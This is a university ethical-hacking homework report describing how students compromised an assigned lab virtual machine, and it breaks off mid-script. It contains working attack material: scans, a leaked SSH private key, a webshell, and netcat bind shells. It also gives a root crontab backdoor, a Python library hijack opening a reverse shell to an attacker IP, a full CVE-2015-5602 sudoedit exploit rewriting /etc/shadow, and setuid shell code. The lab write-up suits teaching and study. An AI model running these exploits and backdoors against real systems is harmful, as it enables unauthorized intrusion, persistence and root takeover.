
Assigned VM_9941990537539067
Homework report #2
Ethical Hacking

Matteo Attenni 1655314, Daniele De Turris 1919828,
Francesco Douglas Scotti di Vigoleno 1743635

June 8, 2020

Abstract

In this document we will describe the method used to analyze the VM and the steps that allowed us to exploit its vulnerabilities. We will describe step by step the different phases of the various attacks pursued to gain control of the machine.



Contents

1 Introduction **3**
- 1.1 Host Discovery . . . 3
- 1.2 Service Scanning . . . 4
- 1.3 Service Enumeration . . . 6

2 Vulnerabilities **10**
- 2.1 Local Access . . . 10
  - 2.1.1 TFTP . . . 10
  - 2.1.2 Pokesloit (3) . . . 13
- 2.2 Privileges Escalation . . . 17
  - 2.2.1 Docker . . . 17
  - 2.2.2 SETENV . . . 18
  - 2.2.3 SUDOEDIT (2) . . . 19

3 APT **22**
- 3.1 Crontab . . . 22
- 3.2 SSH key . . . 23
- 3.3 PHP . . . 24
- 3.4 Systemd daemon . . . 25
- 3.5 .bashrc . . . 26

4 Untracked **26**

1 Introduction

1.1 Host Discovery

To simulate a remote attack, the first thing to do is making the VM a personal network subnet host, so we set the network card of the latter as a bridged one. Then we proceed to scan the entire subnet for active hosts with the following command:

```
~ nmap -sn 192.168.1.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-04 17:45 CEST
Nmap scan report for modemtim.homenet.telecomitalia.it (192.168.1.1)
Host is up (0.0040s latency).
Nmap scan report for ethicalhacking.homenet.telecomitalia.it (192.168.1.19)
Host is up (0.00068s latency).
Nmap scan report for 192.168.1.67
Host is up (0.099s latency).
Nmap scan report for [redacted] (192.168.1.86)
Host is up (0.000070s latency).
Nmap scan report for [redacted] (192.168.1.128)
Host is up (0.0032s latency).
Nmap scan report for [redacted] (192.168.1.175)
Host is up (0.096s latency).
Nmap scan report for [redacted] (192.168.1.249)
Host is up (0.061s latency).
Nmap done: 256 IP addresses (7 hosts up) scanned in 3.01 seconds
```

Figure 1: Nmap of the subnet

So, excluding hosts that we know belong to personal devices, we get the IP address of the machine.

1.2 Service Scanning

Once the target has been identified, the next step is to find out which services are exposed to the outside of the machine. To do this, we issue the following commands:

```
~ nmap -v -Pn -p 1-65535 192.168.1.19
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-04 18:50 CEST
Initiating Parallel DNS resolution of 1 host. at 18:50
Completed Parallel DNS resolution of 1 host. at 18:50, 0.00s elapsed
Initiating Connect Scan at 18:50
Scanning ethicalhacking.homenet.telecomitalia.it (192.168.1.19) [65535 ports]
Discovered open port 22/tcp on 192.168.1.19
Discovered open port 25/tcp on 192.168.1.19
Discovered open port 21/tcp on 192.168.1.19
Discovered open port 80/tcp on 192.168.1.19
Completed Connect Scan at 18:50, 1.45s elapsed (65535 total ports)
Nmap scan report for ethicalhacking.homenet.telecomitalia.it (192.168.1.19)
Host is up (0.00026s latency).
Not shown: 65531 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
25/tcp open  smtp
80/tcp open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.54 seconds
```

Figure 2: Nmap of exposed services over TCP protocol

```
~ sudo nmap -sU -p 1-65535 192.168.1.19
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-01 18:21 CEST
Nmap scan report for ethicalhacking.fritz.box (192.168.178.113)
Host is up (0.0085s latency).
Not shown: 997 closed ports
PORT     STATE         SERVICE VERSION
69/udp   open|filtered tftp
631/udp  open|filtered ipp
5353/udp open          mdns    DNS-based service discovery
| dns-service-discovery:
|   80/tcp http
|_    Address=192.168.178.113 fe80::19e4:75c5:b323:bef2
MAC Address: 70:8B:CD:2F:19:CA (Asustek Computer)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   8.53 ms ethicalhacking.fritz.box (192.168.178.113)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1214.82 seconds
```

Figure 3: Nmap of exposed services over UDP protocol

1.3 Service Enumeration

Given the services found in the previous step, we proceed to analyze each of them in detail with the help of a more invasive nmap and through banner grabbing:

```
~ nmap -A -p 21 192.168.1.19
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-04 19:17 CEST
Nmap scan report for ethicalhacking.homenet.telecomitalia.it (192.168.1.19)
Host is up (0.00042s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 0        0            4096 May 30 17:55 pub
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.86
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.65 seconds
```

Figure 4: Nmap over TCP port 21

The output of the nmap shows us that access is available via anonymous user. We then connect through the ftp protocol, log in anonymously leaving the password field empty and activate the passive mode. We start browsing the filesystem looking for something useful:

```
~ ftp 192.168.1.174
Connected to 192.168.1.174.
220 (vsFTPd 3.0.3)
Name (192.168.1.174:daniele): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> passive
Passive mode on.
ftp> ls
227 Entering Passive Mode (192,168,1,174,172,165).
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 May 30 17:55 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
227 Entering Passive Mode (192,168,1,174,172,217).
150 Here comes the directory listing.
-rwxrwxrwx    1 0        0         9217999 May 30 17:42 backup.tar.gz
-rw-r--r--    1 0        0               5 May 30 17:52 test.txt
226 Directory send OK.
ftp> get test.txt
227 Entering Passive Mode (192,168,1,174,187,230).
150 Opening BINARY mode data connection for test.txt (5 bytes).
226 Transfer complete.
5 bytes received in 0,000223 seconds (21,9 kbytes/s)
ftp> get backup.tar.gz
227 Entering Passive Mode (192,168,1,174,177,110).
150 Opening BINARY mode data connection for backup.tar.gz (9217999 bytes).
226 Transfer complete.
9217999 bytes received in 0,0666 seconds (132 Mbytes/s)
ftp> quit
221 Goodbye.
```

Figure 5: FTP access

```
~ nmap -A -p 22 192.168.1.19
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-04 19:18 CEST
Nmap scan report for ethicalhacking.homenet.telecomitalia.it (192.168.1.19)
Host is up (0.0017s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.98 seconds
```

Figure 6: Nmap over TCP port 22

```
~ nmap -A -p 25 192.168.1.19
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-04 19:18 CEST
Nmap scan report for ethicalhacking.homenet.telecomitalia.it (192.168.1.19)
Host is up (0.00052s latency).

PORT   STATE SERVICE VERSION
25/tcp open  smtp    Postfix smtpd
|_smtp-commands: ethicalhacking.homenet.telecomitalia.it, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING,
| ssl-cert: Subject: commonName=ubuntu
| Subject Alternative Name: DNS:ubuntu
| Not valid before: 2020-05-24T22:03:21
|_Not valid after:  2030-05-22T22:03:21
|_ssl-date: TLS randomness does not represent time
Service Info: Host:  ethicalhacking.homenet.telecomitalia.it

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.99 seconds
```

Figure 7: Nmap over TCP port 25

```
~ nmap -A -p 80 192.168.1.19
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-04 19:18 CEST
Nmap scan report for ethicalhacking.homenet.telecomitalia.it (192.168.1.19)
Host is up (0.00052s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: PokeSloit

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.93 seconds
```

Figure 8: Nmap over TCP port 80

```
~ nc 192.168.1.174 21
220 (vsFTPd 3.0.3)
```

Figure 9: Netcat over TCP port 21

```
~ nc 192.168.1.174 22
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4

Invalid SSH identification string.
```

Figure 10: Netcat over TCP port 22

```
~ nc 192.168.1.174 25
220 ethicalhacking.homenet.telecomitalia.it ESMTP Postfix (Ubuntu)
```

Figure 11: Netcat over TCP port 25

```
~ nc 192.168.1.174 80
GET / HTTP/1.1
HTTP/1.1 400 Bad Request
Date: Thu, 04 Jun 2020 17:42:53 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 301
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at localhost Port 80</address>
</body></html>
```

Figure 12: Netcat over TCP port 80

2 Vulnerabilities

2.1 Local Access

2.1.1 TFTP

Due to the inability to list the files available through the tftp service, we use a Metasploit module (scanner/tftp/tftpbruteforce) with the following result:

```
msf5 auxiliary(scanner/tftp/tftpbrute) > options

Module options (auxiliary/scanner/tftp/tftpbrute):

   Name        Current Setting          Required  Description
   ----        ---------------          --------  -----------
   CHOST                                no        The local client address
   DICTIONARY  /home/kali/tftplist.txt  yes       The list of filenames
   RHOSTS      192.168.1.174            yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT       69                       yes       The target port
   THREADS     1                        yes       The number of concurrent threads (max one per host)

msf5 auxiliary(scanner/tftp/tftpbrute) > exploit

[+] Found id_rsa on 192.168.1.174
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 13: Metasploit scanner/tftp/tftpbruteforce

Then we can observe the presence of id_rsa, a private key for the authentication of a user via ssh:

```
~ >>> tftp 192.168.1.154
tftp> get id_rsa
tftp> quit
~ >>> cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

Figure 14: TFTP - get id_rsa

Since the private key does not provide any information about the user with whom it is associated, it is necessary to obtain the respective public key and we proceed as follows:

```
kali@kali:~$ ssh-keygen -y
Enter file in which the key is (/home/kali/.ssh/id_rsa): /home/kali/id_rsa
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDo5fVmfUClmvgMbxcGXfmloIk8T8PTVsSyxdxUT+ZuUpXcAQ6WpCe+f
DxL2QeZFTUUVQqggguKNtk0/FDeLg7OCtTry1B/Oco6o4ZyNHacp11lEQCV0VitTW/qyCKZyvaIgdYNCVbzZmZRMalSet
9DWg5yMWuer3HAY4dFIYgrpfvq4kW9EtdIwMIHfYMsQscKZC9F2XvI+KMwJXu+sztTdQ1kjN7liNjDWhYLDiFxv/aCa7d
R7UFA4owU4eJ8Ee8MzQLoEBskkejKm67OcRn7HjbL1skBZqhtC+23qtLM5SOYUSuTRXZsnW+/CPHaPSukA+TG3vxCPvMx
SRh1tqrUP3kGFCi217xkeaEs/P2SS6Qcivy0LfHmKv31EdZcwEiAm1y975hUXTlZNj7NlosoY3rp/cZoiROjCNmloFjGn
0Wh0P7ezFBXnh+oVZodwo6Sk88yBkPDrGsEMoBihFYo+VF8vV9HQOTFZRS0jyQrGmWnC0wCV5UWOYd3h+HEd50= jhond
oe@ethicalhacking
```

Figure 15: id_rsa public key

As we can see, we now know the user, so we can try to connect via ssh:

```
kali@kali:~$ ssh -i id_rsa jhondoe@ethicalhacking
The authenticity of host 'ethicalhacking (192.168.1.174)' can't be established.
ECDSA key fingerprint is SHA256:FcUEfLGMJpt/Db/xpbCfRBtgcvTWNU8qT7S1Aa4WVCY.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'ethicalhacking,192.168.1.174' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-33-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


84 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Sat May 30 19:33:35 2020 from 192.168.1.165
jhondoe@ethicalhacking:~$ whoami
jhondoe
jhondoe@ethicalhacking:~$ hostname
ethicalhacking
```

Figure 16: SSH - Jhondoe

2.1.2 Pokesloit (3)

Webshell

Analyzing what seems to be the backup of the website *backup.tar.gz*, retrieved in the previous phase through the ftp service, we find inside it the file *html/poke/php/htua.php*. In the latter we find the clear text credentials to login on the web page:

```
~/Documenti/CyberSecurity/EthicalHacking/Assignment/Phase 2/backup/html/poke/php cat htua.php ✔
<?php
    session_start();
    if (($_POST['username'] != null) && ($_POST['password'] != null)){
        if ($_POST['username']=='ash' && hash('sha512',$_POST['password'] == "00e302ccdcf1c60b8ad50ea50cf7
2b939705f49f40f0dc658801b4680b7d758eebdc2e9f9ba8ba3ef8a8bb9a796d34ba2e856838ee9bdde852b8ec3b3a0523b1")) {
            $_SESSION['username'] == 'ash';
            header("Location:webshell.php");
        }
        else{
            $verifica="SELECT * FROM Bruh_Users WHERE username = '{$_POST['username']}' && password ='{$_P
OST['password']}'";
            $a=mysqli_query($conn, $verifica);
            if($a){
                $utente=mysqli_fetch_assoc($a);
                $_SESSION["username"] = $utente['username'];
                if($utente['username']==="admin"){
                    $_SESSION['username'] == 'admin';
                }
                echo $utente['username'];
                $benvenuto="Welcome".$utente["username"];
            }
            else{
            echo mysqli_connect_errno();
            }
        }
    }
?>

<!--Esito dell'operazione-->
<div class="stripe" style="opacity: 0.95;">
<h1> <?php echo($benvenuto);?> </h1>
<a class="button button-default" href="http://localhost/index.html#"><b>Back to index</b></a>
</div>
```

Figure 17: FTP access

So, by logging in the webpage, we are brought on a webshell which then allows us access to the machine as a www-data user:




Figure 18: Website Webshell




Figure 19: Access as www-data

To have an easier access to the system, we use the command box to create a shell with the following command: **nc -l -p 3000 | /bin/bash | nc -l -p 3001**

Path traversal

First, we check if the backup reflects the current version of the website.
The folders inside are not readable, so we run a *chmod* to make them so. We'll erase the traces later. Inside there are new files, *credentials.txt* is useless, then we find */var/www/html/poke/php/id_rsa*, which is the same key exposed via TFTP and it's retrievable by visiting the relative URL *http://<ip>/poke/php/id_rsa*.

Inside */var/www/html/poke/php/sendmsg.php* we find the data to access MySQL, but the service does not seem active since we get *error 2002* at every attempt to execute a query. Through *systemctl* we discover that the latter has crashed for lack of permissions and it doesn't restart even after a *systemctl restart*. There doesn't seem to be anything else useful.
To find users with whom you can get a shell, we use the command:
cat /etc/passwd | grep /bin/bash

```
root:x:0:0:root:/root:/bin/bash
jhondoe:x:1000:1000:jhondoe,,,:/home/jhondoe:/bin/bash
administrator:x:1001:1001:,,,:/home/administrator:/bin/bash
```

Figure 20: Output of the cat command

- Administrator
Analyzing the files in the */home/administrator* folder, we find a couple of suspicious emails:

```
Return-Path: <test@test>
Received: by test.homenet.telecomitalia.it (Postfix, from userid 1000)
        id F3773145447; Sat, 30 May 2020 11:28:41 +0200 (CEST)
Subject: First Mail
To: <ethical@hacking.com>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20200530092841.F3773145447@test.homenet.telecomitalia.it>
Date: Sat, 30 May 2020 11:28:41 +0200 (CEST)
From: test <test@test>

Hi, welcome to your new system, the credentials to access it are useraname: user password:x"DLz3L()N6KQY$=, we strongly recommend
to change them as soon as possible. Best regards, Network Administrator

--F3773145447.1590830924/test.homenet.telecomitalia.it--
```

Figure 21: Email #1

```
Return-Path: <test@test>
Received: by test.homenet.telecomitalia.it (Postfix, from userid 1000)
        id EF231145447; Sat, 30 May 2020 11:43:10 +0200 (CEST)
Subject: Hi jhondoe
To: <ethical@hacking.com>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20200530094310.EF231145447@test.homenet.telecomitalia.it>
Date: Sat, 30 May 2020 11:43:10 +0200 (CEST)
From: test <test@test>

Hi jhondoe, how are you? I'm going to attend the ethical hacking exam, wish me luck xoxo

--EF231145447.1590831792/test.homenet.telecomitalia.it--
```

Figure 22: Email #2

Correlating the data in the latter, we can access as **jhondoe** via ssh by entering the discovered password.

- Jhondoe
Analyzing the files in the */home/jhondoe* folder, we find a subfolder *tftp* with an **id_rsa(b38...NwEC)** inside, the path is strange for a tftp folder and the content does not match the service. There is a *.ssh* folder with the public key, the private cannot be opened. There doesn't seem to be anything else useful.

SSH
Having two rsa keys and the name of three users, it is time to test SSH. For both root and administrator, neither of the two keys work.
For jhondoe, the **b328..EC** key is not working, while the **b38..AQID** key allows the access.
Inside the Trash folder we find a *password.txt* file, the password inside it (also found in emails) allows jhondoe to use the *sudo* command. Through **sudo -l** we find this:

```
jhondoe@ethicalhacking:~$ sudo -l
[sudo] password for jhondoe
Matching Defaults entries for jhondoe on ethicalhacking:
    env_reset, env_file=/etc/sudoenv, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin
\:/usr/bin\:/sbin\:/bin\:/snap/bin, listpw=always

User jhondoe may run the following commands on ethicalhacking:
    (ALL : ALL) SETENV: /opt/script/admin_tasks.sh
    (root) NOPASSWD: sudoedit /var/www/*/*/s3cr3t.txt
```

Figure 23: sudo -l and sudo -v

Two vulnerabilities are known, one for *sudoedit* and one for *setenv*.

2.2 Privileges Escalation

2.2.1 Docker

To get an idea of the packages installed on the vm and therefore the possible vulnerabilities of it, we run a command to show them all: **apt list –installed** Among the numerous results obtained, the presence of Docker stands out and so we activated ourselves in search of possible exploits concerning it. In particular, after verifying the absence of containers running on the machine, we thought about a mechanism that would allow us to exploit the Docker vulnerability and to proceed with the privileges escalation.
Therefore, we used the command: **docker run -v /:/mnt –rm -it bash chroot /mnt sh** In this way we have the possibility to open a shell as root but inside the container:

```
jhondoe@ethicalhacking:~$ docker run -v /:/mnt --rm -it bash chroot /mnt sh
# whoami
root
# hostname
689fb99d6db4
#
```

Figure 24: Root in Docker container

We then take advantage of the fact that this command allows the container to access the entire host filesystem as root user, without any restrictions. We add the following line at the end of the root crontab: **@reboot nc -l -p 3000 — /bin/bash — nc -l -p 3001** then proceeded to reboot the machine with the simple command **reboot**.
Once the machine restarts, we can connect via netcat and get a shell as root user on the machine, not in the container:

```
~ nc 192.168.1.19 3000
whoami
hostname
pwd

~ nc 192.168.1.19 3001
root
ethicalhacking
/root
```

Figure 25: Root in the machine through Docker

2.2.2 SETENV

By the output of **sudo -l** we learn that jhondoe can execute */opt/script/admin_tasks.sh* as *sudo*.
This script calls a python file in */opt/script/backup.py* that we can't read, so we need to determine which library the file imports.
If we run command **sudo PYTHONVERBOSE="t" /opt/script/admin_task.sh** and select "3", it allows us to see all the libraries imported.
Analyzing the differences between the previous output and an *import-free.py* file, we notice that the library *shutil.py* is imported.
By generating a */tmp/shutil.py* file, and through **sudo PYTHONPATH=/tmp /opt/script/admin_task.sh** and select "3", the program crashes saying that the function *make_archive* is not found. So we just define a function *make_archive* in */tmp/shutil.py* that starts a reverse shell to get *root* access.

```
1 def make_archive(a, b, c):
2 # need 3 paramaters like the real function even if they won't be used
3         s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
4         s.connect(("<ATTACKER IP>",4001));
5         os.dup2(s.fileno(),0);
6         os.dup2(s.fileno(),1);
7         os.dup2(s.fileno(),2);
8         p=subprocess.call(["/bin/sh","-i"]);
```

Figure 26: /tmp/shutil.py

2.2.3 SUDOEDIT (2)

There is a well known security bug in *sudo* when a user is granted root access to modify a particular file that is located in a subdirectory.
sudoedit does not check the full path if a wildcard is used twice (e.g. */home/*/*/file.txt*), allowing a malicious user to replace the *file.txt* real file with a symbolic link to a different location.

/etc/shadow
With the following code, we can change the root password:

```
#!/usr/bin/env bash

export EDITOR="/tmp/edit"
export FOLDER="${RANDOM}"
export PASSWD=$(printf ${RANDOM} \
                | md5sum \
                | awk '{print $1}')

prepare() {
cat << EOF >> /tmp/edit
#!/usr/bin/env bash
pass="$(printf "%q" $(openssl passwd -1 -salt ${RANDOM} ${PASSWD}))"
sed -i -e  "s,^root:[^:]\+:,root:\${pass}:," \${1}
EOF
}

main() {
        printf "[+] CVE-2015-5602 exploit by t0kx\n"
        printf "[+] Creating folder...\n"
        mkdir -p /var/www/html/poke
        printf "[+] Creating symlink\n"
        ln -sf /etc/shadow /var/www/html/poke/s3cr3t.txt
        printf "[+] Modify EDITOR...\n"
        prepare && chmod +x ${EDITOR}
        printf "[+] Change root password to: ${PASSWD}\n"
        sudoedit /var/www/html/poke/s3cr3t.txt
        printf "[+] Done\n"
};
main
```

Figure 27: /etc/shadow override

/etc/sudoers

Through sudoedit and *ln -sf /etc/sudoers /var/www/html/poke/s3cr3t.txt* we can modify the file /etc/sudoers and enable the pwfeedback functionality. We compile the following C code on a machine with cc or gcc:

```c
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <stdlib.h>
#include <unistd.h>

int main(void)
{
        printf("Exploiting!\n");
        int fd = open("/proc/self/exe", O_RDONLY);
        struct stat st;
        fstat(fd, &st);
        if (st.st_uid != 0)
        {
                fchown(fd, 0, st.st_gid);
                fchmod(fd, S_ISUID|S_IRUSR|S_IWUSR|S_IXUSR|S_IXGRP);
        }
        else
        {
                setuid(0);
                execve("/bin/bash",NULL,NULL);
        }
return 0;
}
```

Figure 28: C code that will open the shell after the buffer overflow

Using the command **nc -l -p 4000 > /tmp/pipe** executed on the host and the command **cat C.out | nc <ip> 4000** in the attacking machine, we copy the compiled C program to the host.
Returning to the victim we run **chmod +x /tmp/pipe** and at this point we simply execute the *.sh* of the link to get root access:

```
#!/bin/bash
# We will need socat to run this.
if [ ! -f socat ];
then
